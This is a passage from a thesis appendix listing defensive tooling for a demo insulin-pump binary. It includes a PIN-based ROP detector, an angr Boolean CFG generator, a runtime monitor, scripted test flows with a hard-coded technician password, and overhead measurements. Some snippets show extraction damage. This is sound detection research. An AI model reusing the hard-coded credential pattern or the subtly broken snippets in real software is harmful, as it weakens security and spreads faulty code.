}
else if (!inWhitelist)
{
    LogBuffer << " [ALERT] RET to unknown code address: 0x"
        << std::hex << targetAddr << " (not whitelisted)" << endl;
}

LogBuffer << "-----" <<
    endl;
}

// == Reset RET chain ==
VOID OnOtherInstr()
{
    if (retChainCount > 0)
    {

```

```

        LogBuffer << "[INFO] Ret chain ended at count: " << retChainCount <<
            endl;
        retChainCount = 0;
    }
}

// === Instrumentation ===
VOID Instruction(INS ins, VOID *v)
{
    if (INS_IsRet(ins))
    {
        INS_InsertCall(
            ins, IPOINT_BEFORE, (AFUNPTR)OnRetExecuted,
            IARG_INST_PTR,          // Address of the RET
            IARG_RETURN_IP,         // Address RET will jump to
            IARG_END);
    }
    else
    {
        INS_InsertCall(ins, IPOINT_BEFORE, (AFUNPTR)OnOtherInstr, IARG_END);
    }
}

// === Fini ===
VOID Fini(INT32 code, VOID *v)
{
    std::ofstream LogFile("rop_detector.log");

    LogFile << "=====" << std::endl;
    LogFile << "==      ROP Detection Summary      ==" << std::endl;
    LogFile << "=====" << std::endl;

    if (summaryAlerts.empty()) {
        LogFile << "[\u2713] No sensitive RETs or bypasses detected." << std
            ::endl;
    } else {
        LogFile << "[!] Sensitive RET targets found:" << std::endl;
        for (const auto &line : summaryAlerts)
            LogFile << "  - " << line << std::endl;
    }

    LogFile << "\n=====" << std::endl;
    LogFile << "==      Full Log Below      ==" << std::endl;
    LogFile << "=====" << std::endl;
    LogFile << LogBuffer.str();

    LogFile.close();
}

// === Main ===
int main(int argc, char *argv[])

```

```

{
    if (PIN_Init(argc, argv))
    {
        cerr << "Usage: pin -t ./rop_detector.so -- ./target_binary" << endl;
        return 1;
    }

    LoadWhitelist();

    INS_AddInstrumentFunction(Instruction, 0);
    PIN_AddFiniFunction(Fini, 0);

    PIN_StartProgram();
    return 0;
}

```

Listing 10.2: Rop_detector.py

10.1.3 Boolean Control-Flow Graph Model Generation

The Boolean Control-Flow Graph generator transforms the binary's control-flow logic into an abstract Boolean model. This model captures high-level semantic transitions using symbolic edges, loops, and conditional evaluations extracted from the static CFG.

Goal. To automatically extract a Boolean abstraction of the binary's runtime behavior that encodes: (1) Each function, loop, and condition as a Boolean node. (2) Each permissible transition as a Boolean rule: $dst \leftarrow src \wedge cond$. (3) Sensitive functions (e.g., `system()`, `exit()`) as tagged sinks for security evaluation.

Input Dependencies. The script requires: (a) A compiled binary (e.g., `insulin_pump`). (b) `angr` and `claripy` for symbolic inspection.

Static Modeling Logic. (1) A CFG is built using `CFGFast()` from `angr`. (2) Each function address becomes a Boolean node of type `call`. (3) If a function is matched as sensitive (e.g., via `name == "system"`), it is marked as a sensitive sink. (4) Conditional branch guards (`Ist_Exit`) are extracted and symbolically resolved (if possible) to human-readable conditions. (5) Loop detection is performed by observing back-edges (edges where successor address < current address). (6) For each edge, a Boolean rule is emitted based on observed transition:

Plain transition: $B_{to} = B_{from}$

Conditional branch: $B_{to} = B_{from} \wedge B_{cond}$

Loop: $B_{to} = B_{from} \wedge B_{loop}$

Output Model. The resulting output is a JSON file `boolean_cfg.json`, containing:

`bool_nodes`: A mapping of all Boolean control nodes (functions, loops, conditions).
`transition_rules`: A list of Boolean rules that govern control transitions.

Why This Matters. This model forms the semantic core of the Boolean ROP detection system. Unlike the raw RET validation strategy, this logic-aware approach:

- (1) Captures the *intent* of execution flows (e.g., conditional access to `technician_shell`).
- (2) Enables expressive alert rules such as:
 $ROP_ALERT \leftarrow \neg B_FUNC_AUTHENTICATE_TECHNICIAN \wedge B_FUNC_SYSTEM$
- (3) Compresses many low-level instructions into a tractable and analyzable Boolean state machine.

Source Code

```
import angr
import claripy
import json
import os

# === CONFIG ===
BINARY_PATH = os.path.abspath("insulin_pump")
OUTPUT_PATH = os.path.abspath("boolean_cfg.json")

def extract_boolean_rules(cfg, proj):
    rules = set()
    bool_nodes = {}
    cond_counter = 0
    loop_counter = 0
    addr_to_bool = {}
    seen_loops = set()

    # === SYMBOLIC ANALYSIS SETUP ===
    state = proj.factory.entry_state()
    simgr = proj.factory.simgr(state)

    # Identify entry point
    entry_func = cfg.kb.functions.function(name="main")
    if entry_func:
        entry_bool = f"B_ENTRY_{entry_func.name.upper()}"
        bool_nodes[entry_bool] = {
            "type": "entry",
            "func": entry_func.name,
```

```

        "addr": entry_func.addr,
        "addr_hex": hex(entry_func.addr),
        "called_by": [],
        "calls": []
    }
    addr_to_bool[entry_func.addr] = entry_bool

# Extract function nodes
for func in cfg.kb.functions.values():
    func_bool = f"B_FUNC_{func.name.upper()}"
    if func.addr not in addr_to_bool:
        bool_nodes[func_bool] = {
            "type": "call",
            "func": func.name,
            "addr": func.addr,
            "addr_hex": hex(func.addr),
            "external": func.is_plt,
            "called_by": [],
            "calls": []
        }
        addr_to_bool[func.addr] = func_bool

# Mark sensitive sinks
if func.name in ["system", "exit"]:
    bool_nodes[func_bool]["is_sensitive_sink"] = True

# Walk CFG and extract control flow relations
for block in cfg.graph.nodes:
    src_addr = block.addr
    src_func = cfg.kb.functions.floor_func(src_addr)
    src_bool = addr_to_bool.get(src_func.addr, f"B_AT_{hex(src_addr)}")

    cond_var = None
    try:
        ir_block = proj.factory.block(block.addr).vex
        for stmt in ir_block.statements:
            if stmt.tag == 'Ist_Exit':
                guard_expr = stmt.guard
                symbolic_guard = str(guard_expr)

                # Attempt to resolve symbolic guard
                cond_ast = guard_expr
                symbolic_var = claripy.BVS("user_input", 32)
                test_state = proj.factory.blank_state()
                test_state.solver.add(cond_ast == symbolic_var)

            try:
                if test_state.solver.satisfiable():
                    concrete = test_state.solver.eval(symbolic_var,
                                                         cast_to=int)
                    resolved_expr = f"user_input == {hex(concrete)}"

```

```

        else:
            resolved_expr = symbolic_guard
    except Exception:
        resolved_expr = symbolic_guard

    cond_var = f"B_COND_{cond_counter}"
    cond_counter += 1
    bool_nodes[cond_var] = {
        "type": "condition",
        "expr": symbolic_guard,
        "expr_resolved": resolved_expr,
        "src": hex(src_addr)
    }
except Exception:
    pass

for succ in cfg.graph.successors(block):
    dst_addr = succ.addr
    dst_func = cfg.kb.functions.floor_func(dst_addr)
    dst_bool = addr_to_bool.get(dst_func.addr, f"B_AT_{hex(dst_addr)}")

    # Metadata update
    if src_bool in bool_nodes:
        bool_nodes[src_bool].setdefault("calls", []).append(dst_bool)
    if dst_bool in bool_nodes:
        bool_nodes[dst_bool].setdefault("called_by", []).append(
            src_bool)

    # Detect loops
    if (src_addr, dst_addr) in seen_loops:
        continue

    if dst_addr == src_addr or dst_addr < src_addr:
        loop_var = f"B_LOOP_{loop_counter}"
        loop_counter += 1
        bool_nodes[loop_var] = {
            "type": "loop",
            "src": hex(src_addr),
            "dst": hex(dst_addr)
        }
        seen_loops.add((src_addr, dst_addr))
        rules.add(f"{dst_bool} = {src_bool} AND {loop_var}")
    elif cond_var:
        rules.add(f"{dst_bool} = {src_bool} AND {cond_var}")
    else:
        rules.add(f"{dst_bool} = {src_bool}")

return bool_nodes, sorted(rules)

```

```

def main():
    if not os.path.exists(BINARY_PATH):
        raise Exception(f"Binary not found at path: {BINARY_PATH}")

    proj = angr.Project(BINARY_PATH, auto_load_libs=False)
    cfg = proj.analyses.CFGFast()

    print("[+] CFG successfully generated")
    bool_nodes, boolean_rules = extract_boolean_rules(cfg, proj)

    model = {
        "bool_nodes": bool_nodes,
        "transition_rules": boolean_rules
    }

    with open(OUTPUT_PATH, "w") as f:
        json.dump(model, f, indent=4)

    print(f"[+] Boolean CFG model written to {OUTPUT_PATH}")

if __name__ == "__main__":
    main()

```

Listing 10.3: generate_boolean_cfg.py

Code Structure Overview

The runtime monitor consists of the following core components:

CFG Loader: Parses the Boolean model from a JSON file and initializes state.

Instrumentation Hooks:

Instruction() for tracking direct CALL and RET instructions.

Routine() for capturing function entries via RTN_Address.

OnCall Handler: Core logic to resolve the active Boolean node, validate against transition rules, and apply enforcement policy.

Fini(): Final logging and report generation.

10.1.3.1 Runtime Boolean ROP Monitor with PIN

This component constitutes the dynamic validation engine for the Boolean CFG model. The Intel PIN tool observes function-level and instruction-level events, evaluates Boolean transitions, and enforces semantic correctness at runtime.

Source Code


```

#pragma GCC diagnostic push
#pragma GCC diagnostic ignored "-Wmaybe-uninitialized"
#include <unordered_map>
#include <utility>
#pragma GCC diagnostic pop

#include "pin.H"
#include <iostream>
#include <fstream>
#include <sstream>
#include <string>
#include <unordered_map>
#include <vector>
#include <set>
#include "json.hpp"

using json = nlohmann::json;

// === Debug Output Toggle ===
#define DEBUG_MODE 0
#if DEBUG_MODE
    #define DEBUG_LOG(x) std::cerr << x << std::endl;
#else
    #define DEBUG_LOG(x)
#endif

// === Global State ===
std::unordered_map<std::string, bool> BooleanStates;
std::unordered_map<ADDRINT, std::string> AddressToBool;
std::unordered_map<std::string, json> BoolNodeMeta;
std::vector<std::string> TransitionRules;
std::ostringstream LogBuffer;
bool ROP_ALERT = false;
std::vector<std::pair<std::string, std::string>> ValidTransitions;
std::set<ADDRINT> SensitiveSinks;

void ParseTransitions(const json &model) {
    for (const auto &entry : model["transition_rules"]) {
        std::string rule = entry;
        size_t eq_pos = rule.find("=");
        if (eq_pos != std::string::npos) {
            std::string target = rule.substr(0, eq_pos - 1);
            std::string condition = rule.substr(eq_pos + 1);
            std::istringstream iss(condition);
            std::string from;
            iss >> from;
            ValidTransitions.emplace_back(from, target);
        }
    }
}

```

```

bool IsValidTransition(const std::string &from, const std::string &to) {
    for (const auto &[src, dst] : ValidTransitions) {
        if (src == from && dst == to) return true;
    }
    return false;
}

void ConditionalSetBool(const std::string &from, const std::string &to) {
    if (!IsValidTransition(from, to)) {
        if (to.find("SUB_") != std::string::npos || to.find("_INIT") != std::string::npos || to.find("_START") != std::string::npos || to.find("_FINI") != std::string::npos || to.find("DEREGISTER") != std::string::npos) {
            return; // Ignore noisy system/internal transitions
        }
        LogBuffer << "[ALERT] Illegal transition: " << from << " -> " << to
            << "\n";
        ROP_ALERT = true;
        return;
    }
    BooleanStates[to] = true;
    LogBuffer << "[TRANSITION] " << from << " => " << to << " (OK)\n";
}

void LoadBooleanCFGModel(const std::string &path) {
    std::ifstream f(path);
    if (!f) {
        std::cerr << "[!] Failed to load boolean CFG model from: " << path <<
            std::endl;
        PIN_ExitProcess(1);
    }

    json model;
    f >> model;

    for (const auto &pair : model["bool_nodes"].items()) {
        const std::string &key = pair.key();
        const json &entry = pair.value();
        BooleanStates[key] = false;
        BoolNodeMeta[key] = entry;

        if (entry.contains("type") && entry.contains("addr") && entry["type"]
            == "call") {
            ADDRINT addr = entry["addr"].get<ADDRINT>();
            AddressToBool[addr] = key;
            DEBUG_LOG("[CFG] Hooking 0x" << std::hex << addr << " -> " << key
                );
        }
    }
}

```

```

        if (entry.contains("is_sensitive_sink") && entry["is_sensitive_sink"]
            ].get<bool>()) {
            if (entry.contains("addr")) {
                ADDRINT sensitiveAddr = entry["addr"].get<ADDRINT>();
                SensitiveSinks.insert(sensitiveAddr);
                DEBUG_LOG("[SINK] Sensitive sink hooked: " << key << " @ 0x"
                    << std::hex << sensitiveAddr);
            }
        }
    }

    for (const auto &r : model["transition_rules"]) {
        TransitionRules.push_back(r);
    }

    ParseTransitions(model);
    LogBuffer << "[+] Loaded " << BooleanStates.size() << " boolean nodes and
        "
        << TransitionRules.size() << " transition rules." << std::endl;

    BooleanStates["B_ENTRY_MAIN"] = true;
    LogBuffer << "[INIT] Activated entry point: B_ENTRY_MAIN\n";
}

VOID OnCall(ADDRINT addr, ADDRINT inst) {
    if (AddressToBool.count(addr)) {
        std::string to = AddressToBool[addr];
        bool matched = false;

        for (const auto &[from, active] : BooleanStates) {
            if (active && IsValidTransition(from, to)) {
                ConditionalSetBool(from, to);
                matched = true;
                break;
            }
        }

        if (!matched) {
            if (!(BoolNodeMeta[to].contains("trusted_bootstrap") &&
                BoolNodeMeta[to]["trusted_bootstrap"])) {
                if (to.find("SUB_") == std::string::npos && to.find("_INIT")
                    == std::string::npos && to.find("_START") == std::string::npos && to.
                    find("_FINI") == std::string::npos && to.
                    find("DEREGISTER") == std::string::npos) {
                    LogBuffer << "[ALERT] No valid transition into: " << to
                        << "\n";
                    ROP_ALERT = true;
                }
            }
        }
    }
}

```

```

    if (SensitiveSinks.count(addr)) {
        LogBuffer << "[CHECK] Sensitive sink call to 0x" << std::hex << addr
            << std::endl;
        for (const auto &dep : BooleanStates) {
            if (dep.first.find("AUTH") != std::string::npos && !dep.second) {
                LogBuffer << "[ALERT] Unauthorized sensitive sink execution!
                    Missing auth: " << dep.first << std::endl;
                ROP_ALERT = true;
            }
        }
    }
}

VOID Instruction(INS ins, VOID *v) {
    if (INS_IsCall(ins) && INS_IsDirectControlFlow(ins)) {
        ADDRINT target = INS_DirectControlFlowTargetAddress(ins);
        INS_InsertCall(ins, IPOINT_BEFORE, (AFUNPTR)OnCall,
            IARG_ADDRINT, target,
            IARG_INST_PTR,
            IARG_END);
    }
    if (INS_IsRet(ins)) {
        INS_InsertCall(ins, IPOINT_BEFORE, (AFUNPTR)OnCall,
            IARG_BRANCH_TARGET_ADDR,
            IARG_INST_PTR,
            IARG_END);
    }
}

VOID Routine(RTN rtn, VOID *v) {
    if (!RTN_Valid(rtn)) return;

    ADDRINT addr = RTN_Address(rtn);
    if (AddressToBool.count(addr)) {
        std::string to = AddressToBool[addr];

        RTN_Open(rtn);
        RTN_InsertCall(rtn, IPOINT_BEFORE, (AFUNPTR)OnCall,
            IARG_ADDRINT, addr,
            IARG_ADDRINT, addr,
            IARG_END);
        RTN_Close(rtn);
    }
}

VOID Fini(INT32 code, VOID *v) {
    std::ofstream LogFile("boolean_rop_detector.log");
    LogFile << "==== Boolean ROP Detection Log ====\n";

    if (!ROP_ALERT) {

```

```

        LogFile << "[ ] No violations detected.\n";
    } else {
        LogFile << "[!] ROP-style violation detected.\n";
    }

    LogFile << "\n--- State Dump ---\n";
    for (const auto &kv : BooleanStates) {
        LogFile << kv.first << " : " << kv.second << std::endl;
    }

    LogFile << "\n--- Log Trace ---\n" << LogBuffer.str();
    LogFile.close();
}

int main(int argc, char *argv[]) {
    if (PIN_Init(argc, argv)) {
        std::cerr << "Usage: pin -t ./boolean_rop_detector.so -- ./
        target_binary" << std::endl;
        return 1;
    }

    LoadBooleanCFGModel("boolean_cfg.json");
    INS_AddInstrumentFunction(Instruction, 0);
    RTN_AddInstrumentFunction(Routine, 0);
    PIN_AddFiniFunction(Fini, 0);

    PIN_StartProgram();
    return 0;
}

```

Listing 10.4: boolean_rop_detector.cpp

Goal. To monitor control-flow transitions in real-time and validate whether they conform to the Boolean CFG model:

- (1) Track legitimate transitions between Boolean nodes (e.g., function calls, RET targets).
- (2) Detect violations of declared Boolean control rules.
- (3) Monitor and restrict access to sensitive sinks (e.g., system()) unless guarded by legitimate authentication.

Input Dependencies.

boolean_cfg.json: Output of the BSVD generation step.
 The tool Intel PIN for dynamic binary instrumentation.

Instrumentation Logic.

Initialization:

Load Boolean nodes, transition rules, and sensitive sinks from boolean_cfg.json.

Initialize all Boolean nodes to false, except for `B_ENTRY_MAIN`.

Function Monitoring (RTN-level):

Register function entry points from the model.

For each call, check if any valid transition exists from currently active Boolean nodes.

If a valid transition exists: mark target as active.

If not, and it is not a bootstrap or system-level symbol, raise an alert.

RET Monitoring (INS-level):

Observe return instructions (RET).

Call target is matched against Boolean node model.

Same validation logic as function entries applies.

Sensitive Sink Validation:

If execution reaches a sensitive sink (e.g., `system()`), check that authentication nodes are satisfied.

If not, raise a security alert.

Transition Validation.

The set `ValidTransitions` is initialized using parsed Boolean rules.

At each transition from `from` to `to`, the tool checks whether (`from`, `to`) is allowed.

If not, and `to` is not a known system/init/start symbol, a ROP alert is issued.

Output Behavior.

Execution log is saved to `boolean_rop_detector.log`.

Includes state dump of Boolean variable activations.

Shows alert trace if any violations are detected.

Why This Matters. This runtime enforcement logic distinguishes between legitimate execution sequences and injected or hijacked flows. By tying execution events to Boolean intent, we:

(1) Detect ROP-style bypasses (e.g., jumping into `technician_shell` without prior authentication). (2) Filter irrelevant system-internal noise (e.g., `sub_401020`). (3) Enforce semantic security policies without requiring symbolic execution or complete path reconstruction.

10.1.4 Automated Log Archiving Script for Runtime Flow Evaluation (BSVD / ARD)

This Python utility script is designed to support the evaluation of legitimate control flows for both the Boolean Control-Flow Graph (BSVD) and ARD runtime detectors. It plays a critical role in the validation of detector correctness, as detailed in Section 7.2.1.

The script executes the `insulin_pump` binary under Intel PIN instrumentation, using either:

`boolean_rop_detector.so` (for BSVD), or
`rop_detector.so` (for ARD),

depending on the target detection mechanism under evaluation. Each execution run simulates a predefined semantically valid program path and generates a corresponding `.log` file capturing the detector's runtime observations.

To prevent overwriting logs between runs, the script automatically:

Copies the generated `.log` files into a dedicated `log/` directory.
 Renames each copy according to its test run ID using the format `flow_<n>.log`.

This script ensures proper traceability, log organization, and reproducibility across test cases, and is compatible with both static models (`boolean_cfg.json`, `valid_rets.json`) used in this thesis.

By abstracting the detection tool in the command-line interface, the same script logic can be reused across both detection approaches, reinforcing modularity and experimental consistency.

```
import os
import shutil
import pexpect

# Paths and config
CMD = "pin -t ./obj-intel64/boolean_rop_detector.so -- ./insulin_pump"
LOG_DIR = "log"

# Ensure log directory exists
os.makedirs(LOG_DIR, exist_ok=True)

def save_logs(flow_id):
    log_files = [f for f in os.listdir('.') if f.endswith('.log') and os.path.isfile(f)]
    for log_file in log_files:
        name, ext = os.path.splitext(log_file)
        dest_name = f"flow_{flow_id}{ext}"
        shutil.copy(log_file, os.path.join(LOG_DIR, dest_name))
    print(f"[+] Logs for flow {flow_id} saved.\n")

# -----
```

```

# Flow Definitions
# -----

def flow_1(): # Technician login      correct password      shell      exit
    print("[*] Running Flow 1: Technician login      shell      exit")
    child = pexpect.spawn(CMD, timeout=15)
    child.expect("Enter your choice:")
    child.sendline("2")
    child.expect("Enter Technician Password:")
    child.sendline("TechAccess2025")
    child.expect("Technician Shell")
    child.sendline("exit")
    child.expect("Enter your choice:")
    child.sendline("3")
    child.expect("Exiting system.")
    child.expect(pexpect.EOF)
    save_logs(1)

def flow_2(): # Administer dose      valid type + dosage
    print("[*] Running Flow 2: Administer dose      valid inputs")
    child = pexpect.spawn(CMD, timeout=15)
    child.expect("Enter your choice:")
    child.sendline("1")
    child.expect("Enter choice:")
    child.sendline("1")
    child.expect("Enter dosage amount.*:")
    child.sendline("45")
    child.expect("Dosage successfully administered.")
    child.expect(pexpect.EOF)
    save_logs(2)

def flow_3(): # Exit directly from main menu
    print("[*] Running Flow 3: Main menu      exit")
    child = pexpect.spawn(CMD, timeout=15)
    child.expect("Enter your choice:")
    child.sendline("3")
    child.expect("Exiting system.")
    child.expect(pexpect.EOF)
    save_logs(3)

def flow_4(): # Technician login      wrong password      back      exit
    print("[*] Running Flow 4: Technician login      wrong password      back")
    child = pexpect.spawn(CMD, timeout=15)
    child.expect("Enter your choice:")
    child.sendline("2")
    child.expect("Enter Technician Password:")
    child.sendline("WrongPassword")
    child.expect("Unauthorized access attempt detected!")
    child.expect("Enter your choice:")
    child.sendline("3")
    child.expect("Exiting system.")

```



```

    child.expect(pexpect.EOF)
    save_logs(4)

def flow_5(): # Administer dose      invalid type      back      exit
    print("[*] Running Flow 5: Invalid insulin type")
    child = pexpect.spawn(CMD, timeout=15)
    child.expect("Enter your choice:")
    child.sendline("1")
    child.expect("Enter choice:")
    child.sendline("9") # Invalid insulin type
    child.expect("Invalid insulin type selected")
    child.expect("Enter your choice:")
    child.sendline("3")
    child.expect("Exiting system.")
    child.expect(pexpect.EOF)
    save_logs(5)

def flow_6(): # Administer dose      valid type + invalid dosage      back
    exit
    print("[*] Running Flow 6: Invalid dosage")
    child = pexpect.spawn(CMD, timeout=15)
    child.expect("Enter your choice:")
    child.sendline("1")
    child.expect("Enter choice:")
    child.sendline("1")
    child.expect("Enter dosage amount.*:")
    child.sendline("999") # Invalid dosage
    child.expect("Invalid dosage entered")
    child.expect("Enter your choice:")
    child.sendline("3")
    child.expect("Exiting system.")
    child.expect(pexpect.EOF)
    save_logs(6)

# -----
# Run All Flows
# -----

if __name__ == "__main__":
    print("[*] Running all legitimate control-flow test cases...\n")
    flow_1()
    flow_2()
    flow_3()
    flow_4()
    flow_5()
    flow_6()
    print("[ ] All legitimate control flows tested.")

```

10.2 Prototype Call Graph Extraction Tools

This appendix documents the early-stage tooling developed to prototype static control-flow models used for runtime analysis. These tools were explored during the initial design phase to better understand the control-flow structure of the target binary (`insulin_pump`) before settling on the final implementation using the `angr` framework.

While these tools were not used in the deployed detection engines, they provided architectural insight and were instrumental in defining the scope and requirements for both ARD and BSVD systems.

10.2.1 Manual Call Graph Extraction (CFG)

This Python script parses the LLVM Intermediate Representation (IR) of the binary to extract direct function-to-function call relationships. It outputs a DOT-format graph visualizing these relationships, which helped identify critical execution paths and sensitive routines early in development.

Purpose:

- Visualize static function-level control flow.
- Highlight call dependencies.
- Validate assumptions about program structure.

Referenced in: section 6.2

Filename: `extract_llvm_callgraph.py`

```
import re

with open("insulin_pump.ll", "r") as f:
    lines = f.readlines()

functions = {}
current_func = None

for line in lines:
    # Match function definition
    match_def = re.match(r"define.*@(\w+)\(", line)
    if match_def:
        current_func = match_def.group(1)
        functions[current_func] = set()

    # Match call instruction
    match_call = re.search(r"call.*@(\w+)\(", line)
    if match_call and current_func:
        called_func = match_call.group(1)
        if called_func != current_func: # Avoid self loops
```

```

        functions[current_func].add(called_func)

# Output .dot format
with open("manual_callgraph.dot", "w") as out:
    out.write("digraph CallGraph {\n")
    for caller, callees in functions.items():
        for callee in callees:
            out.write(f'        "{caller}" -> "{callee}";\n')
    out.write("}\n")

```

10.2.2 BSVD

This script implements an extended control-flow graph annotated with Boolean state labels. It represents each node as a functional or conditional program state and encodes allowed transitions in a way that aligns with the Boolean CFG model used later in the BSVD runtime engine.

Purpose:

- Prototype a logical execution model using Boolean state vectors.
- Simulate valid/invalid transition constraints.
- Help design the format and semantics of `boolean_cfg.json`.

Referenced in: section 6.2

Filename: `generate_boolean_cfg.py`

```

import re

with open("insulin_pump.ll", "r") as f:
    lines = f.readlines()

functions = {}
calls = {}
current_func = None
collecting = False
body_lines = []

for line in lines:
    match_def = re.match(r"define.*@(\w+)\(", line)
    if match_def:
        if current_func and body_lines:
            functions[current_func] = "\\1".join(body_lines) + "\\1"
            current_func = match_def.group(1)
            body_lines = [line.strip()]
            collecting = True
            calls[current_func] = set()
        elif collecting:

```

```

        if line.strip().startswith("{}"):
            body_lines.append("{}")
            functions[current_func] = "\\1".join(body_lines) + "\\1"
            collecting = False
        else:
            body_lines.append(line.strip())

# Find call instructions
match_call = re.search(r"call.*@(\w+)\(", line)
if match_call and current_func:
    callee = match_call.group(1)
    if callee != current_func:
        calls[current_func].add(callee)

# Write .dot file
with open("rich_callgraph.dot", "w") as out:
    out.write("digraph CallGraph {\n")
    out.write('    node [shape=box fontname="monospace"]; \n')

    # Node declarations
    for func, code in functions.items():
        label = code.replace("'", '\\\'') # escape quotes
        out.write(f'    "{func}" [label="{label}"]; \n')

    # Edges
    for caller, callees in calls.items():
        for callee in callees:
            out.write(f'    "{caller}" -> "{callee}"; \n')

    out.write("}\n")

```

Note

Both scripts were part of the initial exploration phase and informed the evolution of the final analysis pipeline. They are preserved here for completeness and attribution, as part of the project's iterative development approach.

10.2.3 Performance Overhead Measurement

The script `measure_overhead.sh` is designed to evaluate the runtime and memory overhead introduced by the instrumentation of an executable using Intel's PIN tool. It compares the performance of a baseline binary (in this case, the uninstrumented `insulin_pump` executable) against its instrumented counterpart, which is monitored by a custom PIN tool (`boolean_rop_detector.so`).

The measurement process involves executing each binary LOOPS times (here, 1000 runs), simulating user input via a predefined input string (`feed='3\n'`) using `printf`. The time

utility is used to capture user and system CPU time as well as peak memory usage (RSS). The script computes the delta in both CPU time and memory usage between the instrumented and baseline executions and reports:

Total CPU time for baseline and instrumented runs.

CPU overhead in milliseconds and as a percentage.

Peak memory usage (RSS) for both runs.

Memory overhead in kilobytes and as a percentage.

Filename: measure_overhead.sh

```
#!/usr/bin/env bash
set -u

BIN=/home/kali/Downloads/pin/source/tools/rop_detector/insulin_pump
PIN=/home/kali/Downloads/pin/pin
PIN_SO=/home/kali/Downloads/pin/source/tools/booleanNet-rop-detector/obj-
intel64/boolean_rop_detector.so
LOOPS=1000

feed='3\n'

timed_block() {
    { /usr/bin/time -f '%U %S %M' bash -c '
        for i in $(seq 1 "$LOOPS"); do
            printf "%s" "$feed" | "$@"
        done' 1>/dev/null; } 2>&1 |
        awk 'NF==3 {print $1+$2, $3; exit}'
}

echo "[*] timing baseline ($LOOPS runs)"
if ! read base_cpu base_rss <<<"$(timed_block "$BIN)"; then
    echo "baseline failed" >&2; exit 1; fi

echo "[*] timing instrumented ($LOOPS runs)"
if ! read inst_cpu inst_rss \
    <<<"$(timed_block "$PIN" -q -t "$PIN_SO" -- "$BIN)"; then
    echo "Pin run failed" >&2; exit 1; fi

delta_ms=$(awk "BEGIN{print ($inst_cpu-$base_cpu)*1000}")
delta_kb=$(( inst_rss - base_rss ))
cpu_pct=$(awk -v b="$base_cpu" -v d="$delta_ms" \
    'BEGIN{print (d/1000)/b*100}')
mem_pct=$(awk -v b="$base_rss" -v d="$delta_kb" \
    'BEGIN{print (d/b)*100}')

printf "\nCPU baseline          : %.4f s (for %d runs)\n" "$base_cpu" "$LOOPS"
printf "CPU instrumented       : %.4f s\n" "$inst_cpu"
printf "CPU overhead            : %.1f ms (%.1f %)\n" "$delta_ms" "$cpu_pct"
```

```
printf "\nPeak RSS baseline   : %d KB\n" "$base_rss"  
printf "Peak RSS instr.       : %d KB\n" "$inst_rss"  
printf "Memory overhead      : %d KB (%.1f %%)\n" "$delta_kb" "$mem_pct"
```